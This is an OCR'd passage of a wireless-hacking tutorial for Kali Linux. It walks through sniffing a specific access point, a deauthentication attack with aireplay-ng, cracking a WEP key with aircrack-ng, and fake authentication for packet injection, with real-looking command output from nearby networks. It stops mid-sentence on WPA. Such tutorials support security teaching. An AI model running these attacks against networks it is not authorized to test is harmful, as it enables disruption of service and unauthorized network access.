


3. Sniffing specific AP

Exercise 3: Sniffing Specific Access Point


Commands:

- Airodump-ng: utility
- --channel: channel number that the AP working on
- --based: mac address of the AP
- --write: to send the captured output to file (test-upc)
- Wlan0: wireless card name



Finding the captured file: In Kali

- type: #ls



4. De-authentication attacks

De-authentication attack enables the attack to disconnect any device from the target access point.

Exercise 4: De-authentication Attack

- Make sure the card is working using command. **#iwconfig**

```
root@kali:~# iwconfig
eth0      no wireless extensions.

lo        no wireless extensions.

wlan0     IEEE 802.11b  ESSID:""  Nickname:"<WIFI@REALTEK>"
          Mode:Monitor  Frequency:2.452 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=0/100  Signal level=-100 dBm  Noise level=0 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

root@kali:~#
```


- If the card is not in monitor mode. Put it in monitor mode.
- Check the packets over the air to decide which access point that will attack using command **#airodump-ng wlan0**


```
root@kali:~# airodump-ng wlan0
```

```
CH 10 ][ Elapsed: 42 s ][ 2020-04-01 11:56 ][ WPA handshake: F8:1D:0F:9C:63:B8

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

F8:1D:0F:9C:63:B8  -18       41       10    0  11  195  WPA2 CCMP   PSK  [redacted]
96:53:30:BB:D7:B8  -50       30        0    0  11  130  WPA2 CCMP   PSK
AC:20:2E:05:2B:98  -64       19        8    0   6  195  WPA2 CCMP   PSK
44:D9:E7:F3:95:3B  -65       68        0    0   6  195  WPA2 CCMP   PSK
54:64:D9:F3:17:79  -65       34        0    0   1  405  WPA2 CCMP   PSK
78:8D:F7:B4:4D:E8  -65       79        0    0   9  195  WPA2 CCMP   PSK
56:64:D9:F3:17:79  -65       36        0    0   1  405  WPA2 CCMP   PSK
40:F2:01:FB:CE:8F  -66       11        8    0   6  405  WPA2 CCMP   PSK
3A:66:85:05:1F:8D  -67       21        0    0  11  270  WPA2 CCMP   PSK
C8:91:F9:C2:C6:A6  -67       60        0    0  11  195  WPA2 CCMP   PSK
40:C7:29:F8:6B:F6  -68       23        5    0   1  540  WPA2 CCMP   PSK
BC:4D:FB:F6:33:48  -69       22        1    0   1  195  WPA2 CCMP   PSK
98:DE:D0:44:17:47  -69       27        3    0  11  130  WPA2 CCMP   PSK
F0:F2:49:5D:27:08  -71        4        0    0   6  195  WPA2 CCMP   PSK
5C:76:95:B6:24:1C  -81       11        0    0   1  130  WPA2 CCMP   PSK
5C:76:95:B6:24:19  -82       23        0    0   1  130  WPA2 CCMP   PSK
5C:76:95:B6:24:1A  -82       27        0    0   1  130  WPA2 CCMP   PSK
5C:76:95:B6:24:1E  -82       12        0    0   1  130  WPA2 CCMP   MGT
2A:66:85:05:1F:8D  -85        5        0    0  11  270  WPA2 CCMP   PSK
90:50:CA:1A:DA:18  -70        3        0    0  11  195  WPA2 CCMP   PSK

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   50:63:13:33:C7:D5  -59    0 - 1      0        3  [redacted]
(not associated)   14:2D:27:9A:BA:B9  -69    0 - 1      0        1
F8:1D:0F:9C:63:B8  24:18:1D:29:4A:22  -33    0 -24      0        3
F8:1D:0F:9C:63:B8  44:4A:DB:02:CC:14  -41    0 - 1      0        2
F8:1D:0F:9C:63:B8  A8:E3:EE:29:90:EB  -43   36 - 1      0       18
F8:1D:0F:9C:63:B8  6C:C7:EC:CC:E3:BC  -56    0 -24      0        2
F8:1D:0F:9C:63:B8  4C:66:41:99:AB:80  -61    0 -24      0        7
AC:20:2E:05:2B:98  14:D1:69:8D:46:CF  -69   11e- 2e     0        8
78:8D:F7:B4:4D:E8  68:07:15:BF:08:83  -87    0 - 6e     0        3
40:F2:01:FB:CE:8F  F0:F0:A4:38:D1:A2   -1    1e- 0      0        8

root@kali:~#
```


- Check how many devices connected to the target AP using command airodump
  #airodump-ng --channel x –bssid xx:xx:xx:xx:xx:xx card name


```
root@kali:~# airodump-ng --channel 11 --bssid F8:1D:0F:9C:63:B8 wlan0



 CH 11 ][ Elapsed: 18 s ][ 2020-04-01 12:06

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 F8:1D:0F:9C:63:B8  -15   4       61      173    0  11  195  WPA2 CCMP   PSK  YASEEN

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 F8:1D:0F:9C:63:B8  22:15:93:40:3B:75  -29    0 - 1      0        1
 F8:1D:0F:9C:63:B8  24:18:1D:29:4A:22  -32    0 -24      1       15
 F8:1D:0F:9C:63:B8  A8:E3:EE:29:90:EB  -45    0 - 1      0       14  [redacted]
 F8:1D:0F:9C:63:B8  C0:B6:58:A8:21:BF  -44    0 -24      0        7
 F8:1D:0F:9C:63:B8  44:4A:DB:02:CC:14  -45   11e- 1      0       42
 F8:1D:0F:9C:63:B8  6C:C7:EC:CC:E3:BC  -58    0 -24      1       13
 F8:1D:0F:9C:63:B8  4C:66:41:99:AB:80  -62   11e-24      1      198

root@kali:~#
```

- Use command aireplay to start deauth attack **#aireplay-ng --deauth [number of packets] -a [AP Mac] -c [device Mac] card name**



- You should notice that the device disconnected from internet
- To monitor access points that works on 5 Gigahertz band **#airodump-ng –band a wlan0**

5. WEP encrypted networks crack


WEP is an old Encryption but it is still in use in some networks, therefore I will explain how to break it.

WEP algorithm called RC4 where each packet is encrypted by the access point and then decrypted at the client side. WEP ensure that each packet is encrypted by a unique key stream using random 24-bit initializing factor (IV), This IV is contained in packets as plain text. In a busy network, if we can collect more than two packets with the same IV, then aircrack tool (aircrack-ng) can be used to determine the key stream and the WEP key using statistical attacks.


Conclusion: the more IV we can collect, the more likely for us to crack the WEP key

Exercise 5: WEP Encryption cracking procedure

- Set the card in monitor mode



- See AP nearby using command **“ airodump-ng wlan0 ”**



```
CH 13 ][ Elapsed: 24 s ][ 2018-07-02 09:27

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

F0:F2:49:5D:27:08  -73        1        1    0   1  54e. WPA2 CCMP   PSK  Maral
F8:1D:0F:9C:63:B8  -24        1        4    0  11  54e. WPA2 CCMP   PSK  YASEE
44:D9:E7:F3:95:3B  -66        6      225  110  11  54e. WPA2 CCMP   PSK  vblac
C8:91:F9:C2:C6:A6  -67        6        0    0   6  54e. WPA2 CCMP   PSK  BELL5
AC:20:2E:05:2B:98  -68        1        4    0   6  54e. WPA2 CCMP   PSK  Nate
54:64:D9:F3:17:79  -70       10        0    0   1  54e. WPA2 CCMP   PSK  BELL0
A0:1B:29:F9:2E:1E  -73        8        0    0   1  54e. WPA2 CCMP   PSK  The L
40:F2:01:FB:CE:8F  -75        9        0    0   1  54e. WPA2 CCMP   PSK  BELL2
2C:E4:12:82:21:9D  -76       10        1    0   1  54e  WPA2 CCMP   PSK  BELL8
BC:4D:FB:D3:B1:18  -77        5        0    0  11  54e. WPA2 CCMP   PSK  GPrim
44:E9:DD:46:C7:FA  -78        4        0    0   1  54e. WPA2 CCMP   PSK  BELL3
44:E9:DD:44:04:50  -78        4        0    0   6  54e. WPA2 CCMP   PSK  BELL9
1C:AB:C0:70:CA:B8  -79        2        0    0   1  54e. WPA2 CCMP   PSK  sooso
98:DE:D0:44:17:47  -79        3        0    0  11  54e. WPA2 CCMP   PSK  VBlac
1C:AB:C0:70:CA:BA  -80        3        0    0   1  54e. WPA2 CCMP   PSK  <leng
90:72:40:25:80:76  -81        3        0    0  11  54e  WPA2 CCMP   PSK  fermo
54:64:D9:F4:B5:D1  -80        5        0    0   1  54e. WPA2 CCMP   PSK  BELL3

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   94:53:30:BB:D7:B8  -38    0 - 1      0         9  YASEEN-5G
(not associated)   AC:83:F3:4B:CB:1A  -60    0 - 1      0         2
(not associated)   44:61:32:CA:25:BE  -78    0 - 1      0         9  Nate
```

- Collect packets from the AP you want to attack using **command #airodump-ng -–channel [ch. Number] -–bssid [bssid name] -–write [file name] [interface]**
- Use aircrack-ng tool to crack the key from the captured file as the following example: **#aircrack-ng [filename]**
- Ex: **#aircrack-ng out-01.cap**

Notes:

- The higher the encryption key (24 bit, 32 bit , 64bit or 128bit) the more time required to crack the key.
- The busier the network (more packets generated and collected) the shorter time needed to crack the network).
- You can have both tools (airodump-ng) and (aircrack-ng) working at the same time with aircrack-ng is taking the airodump-ng output) until aircrack find the key

```
 0     0/  2   54(5888) 77(5888) 02(5632) 15(5632) A1(5632) D9(5632) 28(5376) 3F(5376) 7E(5376)
 1     0/  1   D5(6400) C3(6144) 2B(5888) F7(5632) Aircrack-ng 1.2 beta35376) 73(5376) 3F(5120)
 2     0/  1   00(6144) 61(6144) CF(6144) 68(5632) 22(5376) 86(5376) 95(5376) E2(5376) FA(5376)
 3     0/  1   F3(6144) 10(5888) 29(5888) A8(5888) 30(5632) 00(5376) 03(5376) 74(5376) A1(5376)
 4     0/  1   35(6656) 44(5632) F3[00:00:03] Tested 140411 keys (got 3384 IVs)
 5     0/  1   14(6656) 1F(6400) 5E(5632) 83(5632) DC(5632) 0C(5376) 1A(5376) 44(5376) 7A(5376)
KB     depth   byte(vote)C(5888) F2(5632) 1A(5376) 3E(5376) 01(5120) 11(5120) 1E(5120) 42(5120)
 0    33/ 34   F3(4608) 17(4352) 22(4352) 24(4352) 37(4352) 39(4352) 5D(4352) 62(4352) 68(4352)
 1    14/ 15   DB(5120) 1E(4864) 23(4864) 5C(4864) 97(4864) 98(4864) 9E(4864) 9F(4864) AD(4864)
 2    21/  2   E8(5120) 18(4864) 38(4864) 71(4864) 87(4864) 88(4864) A0(4864) B7(4864) D9(4864)
 3    12/  3   B2(5120) 08(4864) 20(4864) 24(4864) 32(4864) 34(4864) 44(4864) 48(4864) 6E(4864)
 4     2/  7   60(5632) 54(5376) 63(5376) 89(5376) 9E(5376) FE(5376) 3B(5120) AC(5120) C6(5120)
```

```
 4     0/  2   22(26112) 51(26112) [00:02:25] Tested 79 keys (got 20027 IVs)
 5     0/  1   70(25600) B4(25344) BA(25088) C7(24832) 7A(24576) E0(24576) FC(24576) 38(24320) 8F(24320)
KB     depth   byte(vote)65(25856) 64(25344) 7C(25088) AF(25088) 11(24576) 2C(24576) 34(24576) 20(24064)
 0     0/  1   B4(31488) 07(27904) 9F(27136) 4F(26880) BF(26880) 0A(26368) D8(26368) 3F(26112) 7E(25856)
 1     2/  4   1A(26624) 40(26368) 29(26112) 2B(26112) AA(26112) 38(25600) 60(25600) 66(25600) D8(25600)
 2     0/  1   E7(31232) EF(27392) C8(26880) 01(26624) 4B(26368) D2(26112) 4F(25856) 9B(25856) D9(25856)
 3     2/  3   60(27904) A1(27136) CE(27136) 1A(26880) 3D(26880) 00(26624) A3(26112) 21(25856) 39(25856)
 4     0/  7   CA(28416) 65(27904) 8D(26624) 9C(26624) B6(26368) E4(26368) F0(26112) 6B(25600) 82(25600)

                    KEY FOUND! [ B4:8C:E7:60:CA ]
     Decrypted correctly: 100%
```

Output of aircrack-ng utility

- To use the key just remove the dots from it (B48CE760CA)
- If there are not enough users in the network or users is not generating enough packets to collect and crack the key, we can inject data to the router to generate more IV.
- Normally router Ignore any packets coming from the user that are not connected.
- Before injecting packets to the router, we are going to do fake authentication with the router.
- Fake authentication will force the router to check incoming packets from non-associated device.
- Here are the steps of fake authentication: **#aireplay-ng –fakeauth [number of packets] -a [target MAC] -h [your MAC] [interface]**
- Fake Authentication command**: #aireplay-ng –fakeauth 10000 -a 00:10:18:90:2D:EE -h 00:c0:ca:6c:ca:12 wlan0**

```
root@kali: - 121x15
root@kali:~# aireplay-ng --fakeauth 0 -a 00:10:18:90:2D:EE -h 00:c0:ca:6c:ca:12 mon0
10:28:44  Waiting for beacon frame (BSSID: 00:10:18:90:2D:EE) on channel 2

10:28:44  Sending Authentication Request (Open System) [ACK]
10:28:44  Authentication successful
10:28:44  Sending Association Request [ACK]
10:28:44  Association successful :-) (AID: 1)

root@kali:~#
```

- After the command notice the AP AUTH parameter

The AUTH parameter is changed to open and our device shows as if it connected to the network but in fact it is not connected, however the AP will read what we will sent to it and that's make it easy to inject packets.
The way to inject packet is to capture ARP packet coming from the AP and send it back to the AP and in the same time taking the output file and send it to aircrack-ng tool to find the key.

6. WPA Encrypted Network crack

WPA found after WEP to address all the weaknesses of WEP like initialization vector that sent in plain text and the possibility of having similar IV in more than one packet in a busy or injected network which will allow a tool like aircrack-ng to do statistical attack and find the key from similar IVs collected.

In WPA there is no IV and each packet is encrypted using a unique temporary key which means that the collection of packet is irrelevant because even if we collect one million packet there is no information in the packet that can help us to crack the key.

WPA2 is the same as WPA, the only difference is that WPA2 uses different algorithm to encrypt packets.

During the authentication process the supplicant (client) and authenticator (access point) each attempt to prove that they independently know the pre- shared-key (PSK) passphrase without disclosing the key directly. This is done by each encrypting a message using the Pairwise-Master-Key (PMK) that they have generated, transmitting each way, and then decrypting the message they've each received. The four-way handshake is used to establish a new key called the 